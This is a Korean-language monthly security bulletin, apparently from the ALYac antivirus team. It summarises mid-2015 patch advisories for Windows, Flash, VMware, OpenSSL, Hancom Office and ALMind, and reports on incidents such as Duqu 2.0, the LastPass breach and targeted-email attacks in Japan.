- Windows 커널 모드 드라이버의 취약성으로 인한 권한 상승 문제(3057839)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 공격자가 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 경우 권한 상승을 허용할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Active Directory Federation Services의 취약성으로 인한 권한 상승 문제(3062577)

이 보안 업데이트는 Microsoft AD FS(Active Directory Federation Services)의 취약성을 해결합니다. 이 취약성으로 인해 공격자가 특수 제작된 URL을 대상 사이트에 제출하는 경우 권한 상승이 허용될 수 있습니다. 특정 상황에서 이 취약성으로 인해, 특수 제작된 스크립트가 적절하게 삭제되지 않으며, 공격자가 제공하는 스크립트가 악성 콘텐츠를 보는 사용자의 보안 컨텍스트에서 실행되는 결과로 이어질 수 있습니다. 이 취약성을 이용한 교차 사이트 스크립팅 공격의 경우 사용자가 손상된 사이트를 방문해야 악의적인 동작이 발생합니다.

- Windows 커널의 취약성으로 인한 권한 상승 문제(3063858)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 취약성은 공격자가 컴퓨터나 네트워크 공유의 로컬 디렉터리에 악성 .dll 파일을 저장하는 경우 권한 상승을 허용할 수 있습니다. 그런 다음 공격자는 권한 상승이 발생하도록 악성 .dll 파일을 로드할 수 있는 프로그램을 사용자가 실행하기까지 기다려야 합니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 해당 네트워크 공유나 웹 사이트를 방문하도록 만들 수 없습니다.

- Microsoft Exchange Server의 취약성으로 인한 권한 상승 문제(3062157)

이 보안 업데이트는 Microsoft Exchange Server의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 인증된 사용자가 특수 제작된 웹 페이지의 링크를 클릭하는 경우 권한 상승을 허용할 수 있습니다. 공격자는 강제로 사용자가 웹 사이트를 방문하도록 할 수 없습니다. 대신 공격자는 일반적으로 전자 메일 또는 인스턴트 메신저 메시지에서 유인물을 이용하여 사용자가 이 링크를 클릭하도록 유도해야 합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/library/security/ms15-Jun>

영문 : <https://technet.microsoft.com/en-us/library/security/ms15-Jun>

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Flash Player에서 발생하는 취약점을 해결한 보안 업데이트를 발표

낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player의 13개 취약점에 대한 보안 업데이트를 발표

- ASLR 보안 기능 우회 취약점(CVE-2015-3097)
- same-origin-policy 우회 및 정보 누출 취약점(CVE-2015-3098, CVE-2015-3099, CVE-2015-3102)
- 임의코드 실행으로 이어질 수 있는 스택 오버플로우 취약점(CVE-2015-3100)
- 무결성 레벨에 대한 권한 상승 취약점(CVE-2015-3101)
- 임의코드 실행으로 이어질 수 있는 정수 오버플로우 취약점(CVE-2015-3104)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2015-3105)
- 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2015-3103, CVE-2015-3106, CVE-2015-3107)
- ASLR 우회에 사용되는 메모리 누수 취약점(CVE-2015-3108)
- 기존에 패치된 취약점에 대한 보안 우회 취약점(CVE-2015-3096)

영향 받는 소프트웨어

- Adobe Flash Player

소프트웨어 명	동작환경	영향 받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	17.0.0.188 및 이전버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	13.0.0.289 및 이전버전
Adobe AIR Desktop Runtime	윈도우즈, 맥	17.0.0.172 및 이전버전
Adobe SDK & Compiler	윈도우즈, 맥	17.0.0.172 및 이전버전
Adobe Flash Player	Linux	11.2.202.460 및 이전버전

- 해결법

Adobe Flash Player 사용자

- 원도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 18.0.0.160버전으로 업데이트 적용
- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나,
자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 13.0.0.292 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.466 버전으로 업데이트 적용
- 구글 크롬 및 원도우 8.x 버전의 인터넷 익스플로러에 Adobe Flash Player를 설치한 사용자는 자동으로 최신 업데이트가 적용

- 참고사이트

<https://helpx.adobe.com/security/products/flash-player/apsb15-11.html>

VMware 보안 업데이트 권고

VMware社는 임의코드실행 취약점과 서비스거부 취약점 등을 해결한 보안 업데이트를 발표

낮은 버전의 가상머신 사용자는 서비스 거부 및 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

VMware Workstation과 Horizon Client에서 발생한 임의코드실행 및 서비스거부공격 취약점

(CVE-2012-0897,CVE-2015-2336, CVE-2015-2337, CVE-2015-2338

CVE-2015-2339, CVE-2015-2340)

VMware Workstation, Player, and Fusion에서 발생하는 서비스 거부 공격 취약점

(CVE-2015-2341)

영향 받는 소프트웨어 및 보안 패치 버전

구분	영향받는 버전	보안 패치 버전
VMware Workstation	11.x (Windows)	11.1.1
VMware Workstation	10.x	10.0.6
VMware Player	7.x (Windows)	7.1.1
VMware Player	6.x	6.0.6
윈도우용 VMware Horizon Client	3.3.x	3.4.0
윈도우용 VMware Horizon Client	3.2.x	3.2.1
VMware Horizon Client for Windows (로컬모드)	5.x	5.4.2
Fusion	7.x	7.0.1
Fusion	6.x	6.0.6

- 해결법

영향 받는 소프트웨어를 사용하고 있는 시스템 관리자는 아래 참고사이트의 내용을 참조하여 보안업데이트 수행

- 참고사이트

<https://www.vmware.com/go/downloadworkstation>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2337>

<https://www.vmware.com/go/downloadplayer>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2338>

<https://www.vmware.com/go/downloadfusion>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2339>

<https://www.vmware.com/go/viewclients>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2340>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0897>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2341>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2336>

알마인드 스택오버플로우 취약점 보안 업데이트 권고

제품 사용자가 특수하게 제작된 emm파일을 열람 시, 손상된 헤더를 복구시키는 과정에서, 파일이름이 _MAX_PATH를 넘게 되면서 버퍼오버런이 발생하며, 임의의 사용자가 의도한 명령이 실행되게 됩니다.

낮은 버전의 알마인드 사용자는 스택오버플로우 취약점에 취약할 수 있으므로 최신버전으로 업데이트 권고

- 상세정보

제품 사용자가 특수하게 제작된 emm파일 열람 시 손상된 헤더를 복구시키는 과정에서 파일 이름이 _MAX_PATH를 넘게 되면서 버퍼오버런이 발생하며, 임의의 사용자가 의도한 명령이 실행

영향받는 버전 알마인드 1.3, 1.31, 1.32, 1.6, 1.65, 1.7, 1.71

- 해결법

영향 받는 소프트웨어를 사용하고 있는 사용자는 알툴즈 사이트 혹은 알툴즈 업데이트 프로그램을 이용하여 최신버전으로 업데이트

OpenSSL 다중 취약점 보안 업데이트 권고

취약한 OpenSSL 버전을 사용하는 서버와 클라이언트 사이에서 공격자가 암호화된 데이터를 복호화할 수 있는 취약점, 서비스 거부 취약점 등 7개의 취약점을 보완한 보안업데이트를 발표

- 상세정보

TLS 프로토콜에서 Diffie-Hellman 키 교환 처리 중 512비트로 다운그레이드 시키는 취약점(CVE-2015-4000)

ECParameters 구조 처리 중 발생하는 서비스 거부 취약점 (CVE-2015-1788)

X509_cmp_time 함수에서 발생하는 서비스 거부 공격 취약점 (CVE-2015-1789)

ASN.1 인코딩 된 PKCS#7 데이터 처리 중 발생하는 Out-of-bounds 읽기 가능 취약점(CVE-2015-1790)

알 수 없는 해쉬 함수를 사용하는 암호화 메시지 처리 중 발생하는 무한 루프 취약점 (CVE-2015-1792)

NewSessionTicket 처리 중 발생하는 Race condition 취약점 (CVE-2015-1791)

ChangeCipherSpec 메시지와 완료 메시지 사이에 데이터 처리 처리 중 발생하는 Double Free 취약점 (CVE-2014-8176)

- 해결법

해당 취약점에 영향 받는 버전의 사용자는 아래 버전으로 업데이트

- OpenSSL 1.0.2 사용자 : 1.0.2b로 업데이트

- OpenSSL 1.0.1 사용자 : 1.0.1n로 업데이트

- OpenSSL 1.0.0 사용자 : 1.0.0s로 업데이트

- OpenSSL 0.9.8 사용자 : 0.9.8zg로 업데이트

※ CVE-2015-4000은 OpenSSL 1.0.2b, 1.0.1n에서만 수정

- 참고사이트

http://openssl.org/news/secadv_20150611.txt

<https://www.openssl.org>

한컴오피스 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터의 한글 등 오피스 프로그램에서 임의 코드실행이 가능한 취약점이 발견됨

- 공격자는 특수하게 조작한 웹페이지 방문 유도 또는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 문서를 열어보도록 유도하여 임의코드를 실행시킬 수 있음. 영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안 업데이트를 권고함

- 상세정보

제품군	세부제품	영향 받는 버전
한컴오피스 2014	공통 요소	9.1.0.2595 이전버전
	한글	9.1.0.2453 이전버전
	한셀	9.1.0.2460 이전버전
	한쇼	9.1.0.2544 이전버전
한컴오피스 2010	공통 요소	8.5.8.1523 이전버전
	한글	8.5.8.1461 이전버전
	한셀	8.5.8.1373 이전버전
	한쇼	8.5.8.1517 이전버전
한컴오피스 2007	공통 요소	7.5.12.708 이전버전
	한글	7.5.12.716 이전버전
	넥셀	7.5.12.773 이전버전
	HSlide	7.5.12.916 이전버전
한컴오피스 2005		6.0.5.823 이전버전
한컴오피스 2004		6.0.5.821 이전버전
한컴오피스 2002		5.7.9.3086 이전버전

- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#29)으로 업데이트

- 다운로드 경로 : <http://www.hancom.com/downLoad.downPU.do?mcd=005>

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

- 참고사이트

<http://www.hancom.com/downLoad.downPU.do?mcd=005>

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Flash Player, Adobe reader, Acrobat에 대한 보안 업데이트를 발표

낮은 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 최신버전으로 업데이트를 권고

- 상세정보

Adobe Flash Player Desktop Runtime

Windows, Mac – 18.0.0.161 및 이전버전

Adobe Flash Player Extended Support Release

Windows, Mac – 13.0.0.292 및 이전버전

Adobe Flash Player for Google Chrome

Windows, Mac, Linux – 18.0.0.161 및 이전버전

Adobe Flash Player for Internet Explorer 10 and Internet Explorer 11

Windows 8.0, 8.1 – 18.0.0.161 및 이전버전

Adobe Flash Player

Linux – 11.2.202.466 및 이전버전

- 해결법

Adobe Flash Player 사용자

(Windows, Mac 환경의 Adobe Flash Player desktop runtime 사용자는 Adobe Flash Player 18.0.0.194 버전으로 업데이트 적용)

- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Flash Player Extended Support Release 사용자는 13.0.0.296 버전으로 업데이트 적용

- <http://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html>에 방문하여 최신 버전을 설치

Linux 환경의 Adobe Flash Player 사용자는 11.2.202.468 버전으로 업데이트 적용

- Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치

Google Chrome에 Adobe Flash Player를 설치한 사용자는 자동으로 Adobe Flash Player 18.0.0.194이 포함된 최신 업데이트가 적용

- Windows 8.x의 Internet Explorer에 Adobe Flash Player를 설치한 사용자는 자동으로 Adobe Flash Player 18.0.0.194이 포함된 최신 업데이트가 적용

- 참고사이트

<https://helpx.adobe.com/security/products/flash-player/apsb15-14.html>

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

Duqu 2.0: 사이버 스파잉 그룹, '멀웨어 터미네이터'로 돌아왔다

Duqu 2.0: Cyber espionage group returns with 'the Terminator of malware'

악명높은 Duqu 월의 진화한 버전이 이란 핵 협상과 관련이 있는 비즈니스, 정부 및 개인들을 노리는 것으로 확인되었다.

카스퍼스키가 발표한 문서에 따르면, 카스퍼스키 랩이 올해 초 내부시스템 일부에 영향을 미친 사이버 침입을 감지한 후 조사를 해 본 결과, APT 계에서 아주 노련하고, 미스터리하며 파워풀한 그룹 중 하나인 Duqu의 새로운 멀웨어 플랫폼을 발견하였다고 하였다.

이번 APT 공격은 3개의 제로데이를 악용한 공격일 뿐만 아니라, 커널 메모리에만 존재하기 때문에, 안티 바이러스 솔루션들이 탐지하기 어렵다고 하였다. 또한 이번에 발견된 Duqu가 2.0으로 업그레이드 하면서 “거의 투명 상태”가 되었으며, “네트워크 관리자인 척 하며 네트워크를 통해 퍼지며, 레지스트리를 수정하지 않으며, 명확한 흔적을 남기지 않는다고 하였다.

현재 카스퍼스키는 Duqu2.0 탐지툴을 이미 고객들에게 배포하였다.

출처 : <http://www.v3.co.uk/v3-uk/news/2412549/duqu-20-cyber-espionage-group-returns-with-the-terminator-of-malware>

클라우드 기반의 LastPass가 해킹되어 해시 된 마스터 패스워드 유출

Hack of cloud-based LastPass exposes hashed master passwords

해커들이 LastPass의 패스워드 관리 서비스를 운영하는 서버에 침입하여 암호화 된 패스워드들 및 사용자들의 민감 정보를 탈취 하였다. 이는 LastPass에서 4년만에 발생한 두 번째 유출 사건이다.

이번 공격으로 인하여 해시된 사용자의 패스워드, 암호 쓸트, 패스워드 리마인더, 이메일 주소가 유출되었다고 밝혔다.

마스터 패스워드는 아주 느린 해싱 메커니즘을 사용하여 보호 되었기 때문에, 이를 풀기 위해서는 엄청난 양의 계산 능력이 필요할 것이기 때문이라고 하였다.

하지만, LastPass의 해싱 기법이 아무리 엄격할 지라도, 숙련 된 공격자가 마음만 먹으면 개인 타겟 한명의 해시를 풀어내는 것은 불가능한 일이 아니다.

이러한 공격을 예방하기 위해서, LastPass는 새로운 기기나 IP 주소에서 로그인 하는 모든 유저들에게 이메일을 통한 인증을 요구를 하는데, 이는 다중 인증을 활성화 해 둔 상태에만 해당된다. 또한 유저들에게 마스터 패스워드를 변경할 것을 권고하였다.

출처 : <http://arstechnica.com/security/2015/06/hack-of-cloud-based-lastpass-exposes-encrypted-master-passwords/>

iOS, OS X에서 패스워드를 훔치도록 허용하는 ‘XARA’ 취약점 발견

‘XARA’ Password Stealing Vulnerabilities Outlined in iOS, OSX

iOS, OS X에서 패스워드를 훔치도록 허용하는 ‘XARA’ 취약점 발견이 발견되었다. 이번 취약점은 인디아나 대학의 연구원들에 의해 발견된 것으로, 앱과 앱간의 인증 과정의 취약점이 문제가 되었다.

이 문제들이 결합 될 경우, 애플 앱을 해킹하여 iCloud 패스워드, 인증 토큰, 구글 크롬에 저장 된 웹 패스워드 등을 훔치는 것이 가능한 것으로 나타났다. 또한 애플의 검수를 통과한 샌드박싱 된 악성 앱이 기기에 존재할 경우에는, 이 취약점을 이용하여 다른 앱의 민감정보에도 접근할 수 있으며, 드롭박스, 페이스북, 에버노트 등 및 패스워드 보간 서비스인 1Password로 부터 정보를 추출해 낼 수도 있다고 밝혔다.

이 취약점은 ACL 리스트의 약하고 불완전한 사용 및 앱 내의 키체인, OS X의 웹소켓, OS X와 iOS의 URL 스키마 등의 앱 내부의 대화 서비스들의 문제 때문이며, 결과적으로, 샌드박싱 된 앱이 임의의 키체인 엔트리를 삭제할 수 있으며 ACL을 이용해 그들을 재생성하고, 결국 키와 밸류들을 읽어낼 수 있도록 허용하게 된다고 하였다.

연구원들은 현재까지 iCloud 관련 이슈는 최신 OSX 업데이트를 통해 수정 된 것으로 보인다고 밝혔지만, 아직까지 여전히 문제는 남아있다고 밝혔다.

출처 : <https://threatpost.com/xara-password-stealing-vulnerabilities-outlined-in-ios-osx/113366>

2. 중국

중국을 타겟으로 한 사이버 공격 발생

关于境外黑客针对我国境内网站发动攻击的情况通报

5월 말, 베트남, 필리핀 양국의 해커들이 중국의 정부, 교육, 기업 등을 대상으로 DDoS 및 웹페이지 변조 사이버 공격을 진행하였다.

이 공격의 코드명은 'Op China'였으며, 온라인으로 해커들을 모집하였다. 이번 공격으로 중국의 총 175개 웹페이지가 변조되었으며, 그중의 139개의 웹페이지가 .cn 도메인을 갖고 있거나 혹은 서버가 중국에 위치하였다. 주로 사용된 공격방법은 'kinediter'에디터의 파일업로드 취약점을 이용하거나, IIS 파일 업로드 및 파일구문 취약점을 이용한 것으로 확인되었다.

출처 : http://www.cert.org.cn/publish/main/11/2015/20150602090852923756379/20150602090852923756379_.html

중국에 Google Play서비스가 오픈할 것인가?

谷歌将通过开设中国版Google Play进入中国

해외 매체에 따르면, 구글이 올해 말 중국시장에 Google Play 서비스를 제공할 것이라고 하였다.

구글은 2010년, 자신들의 핵심사업인 검색엔진 사업을 중국에서 철수시켰다. 하지만 구글은 중국시장의 규모가 너무 크기에 중국 시장을 무시할 수 없다는 것을 알았으며, 상대적으로 민감도가 낮은 애플리케이션 시장으로 진입하려고 하고 있다.

이런 조치는 한편으로는 구글과 중국 정부와의 관계가 개선된 것을 뜻하기도 한다. 왜냐하면 중국 정부와의 관계가 개선되어야만, 중국 정부부처의 허가를 받아야만 하는 애플리케이션마켓 사업을 할 수 있기 때문이다.

또 다른 중국 매체에 따르면, 구글은 중국의 스마트폰 제조사들에게 구글 마켓을 선탑재해달라고 요청하였다고 한다. 이러한 구글의 제안은 구글이 이미 중국정부의 허가를 받았거나 혹은 빠른 시일 내에 허가를 받으리라는 것을 의미한다.

출처 : <http://www.cnbeta.com/articles/399987.htm>

3. 일본

‘MERS예방’ 내용을 이용한 표적형공격, ‘CHM 파일’에 주의

「MERS予防」装う標的型攻撃、「CHMファイル」に注意

일본의 유명 언론사를 타겟으로 메스enger에 관한 내용을 이용한 APT 공격이 확인되었다. 이번 공격은 中東呼吸器症候群 (MERS) の予防 (메르스 예방)이라는 제목으로 첨부파일과 함께 야후 메일 계정을 통하여 일본 유명 언론사 직원들에게 발송되었으며, 메일 제목에는 포워딩을 뜻하는 ‘Fw:’를 추가시켜 흡사 포워딩된 것처럼 위장하였다.

암축된 첨부파일 안에는 확장자가 .chm 의 온라인헬프파일 CHM 파일이 포함되어 있었으며 해당 파일을 실행시키면 메르스를 설명하는 일본어 정보 사이트가 표시되며 사용자 몰래 ‘ZXSHELL’ 백도어를 설치한다. 더불어 해당 프로그램은 감염 후 PC내에 상주하며 공격자가 원격으로 네트워크내의 개인정보를 검색하기 위한 수단으로 사용되는 경우도 있다.

출처 : <http://www.security-next.com/060001>

동경상공회의소 표적형 메일 공격 개인정보 1만2000건 유출 가능성

東京商工会議所に標的型メール攻撃 個人情報1万2000件流出の可能性

동경상공회의소는 6월 10일 국제부 사무국 직원이 사용하고 있는 PC 1대가 표적형 메일공격에 의해 바이러스에 감염되어 개인정보 1만 2139건이 유출되었을 가능성이 있다고 발표했다.

유출 가능성이 있는 것은 공유 서버에 저장되어 있던 세미나 참가자 등 1만 2139명의 이름, 주소, 전화번호, 메일주소, 회사명의 일부 혹은 전체 정보이다. 공유 서버는 몇몇의 직원만이 접근 권한을 가지고 있는 상태였으나, 저장되어 있던 개인정보에는 패스워드가 걸려있지 않았다.

5월 22일 JPCERT/CC로부터 연락을 받아 발견했으며 앞으로 경찰과의 협력으로 2차 피해 및 재발을 방지하기 위한 노력을 기울이고 있다.

출처 : <http://www.itmedia.co.jp/news/articles/1506/10/news094.html>

와세다 대학 3308명분의 개인정보 유출 ‘의료비통지서 메일’이 발단

早稲田大学から3308人分の個人情報が流出、「医療費通知メール」が発端

2015년 6월22일, 와세다 대학은 직원용 PC가 바이러스에 감염되어 3308명의 학생과 교직원 등의 개인정보가 유출되었다고 밝혔다.

와세다 대학 공식입장에 따르면, 6월5일에 외부기관으로부터 의심스러운 통신이 확인되었다는 연락을 받고, 해당 PC를 조사하였다.

조사 결과, 직원이 2014년 12월 11일 의료비통지서를 가장한 이메일의 첨부파일을 열어보았으며, 이를 통하여 악성코드에 감염된 것을 확인할 수 있었다. 더불어 17일에는 해당 PC를 경유해 다른 관리 서버의 설정 파일이 남아 있는 관리용 패스워드가 도난 당해 몇몇의 다른 사무용 PC도 악성코드에 감염된 사실도 확인되었다.

이번 와세다대학의 PC를 감염시킨 악성코드는 일본연금기구의 연금정보유출의 발단이 된 표적형공격메일 ‘EMDVI’와 같은 형식으로 보여진다.

출처 : <http://itpro.nikkeibp.co.jp/atcl/news/15/062202090/>

알약 7월 보안동향보고서

Contact us

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr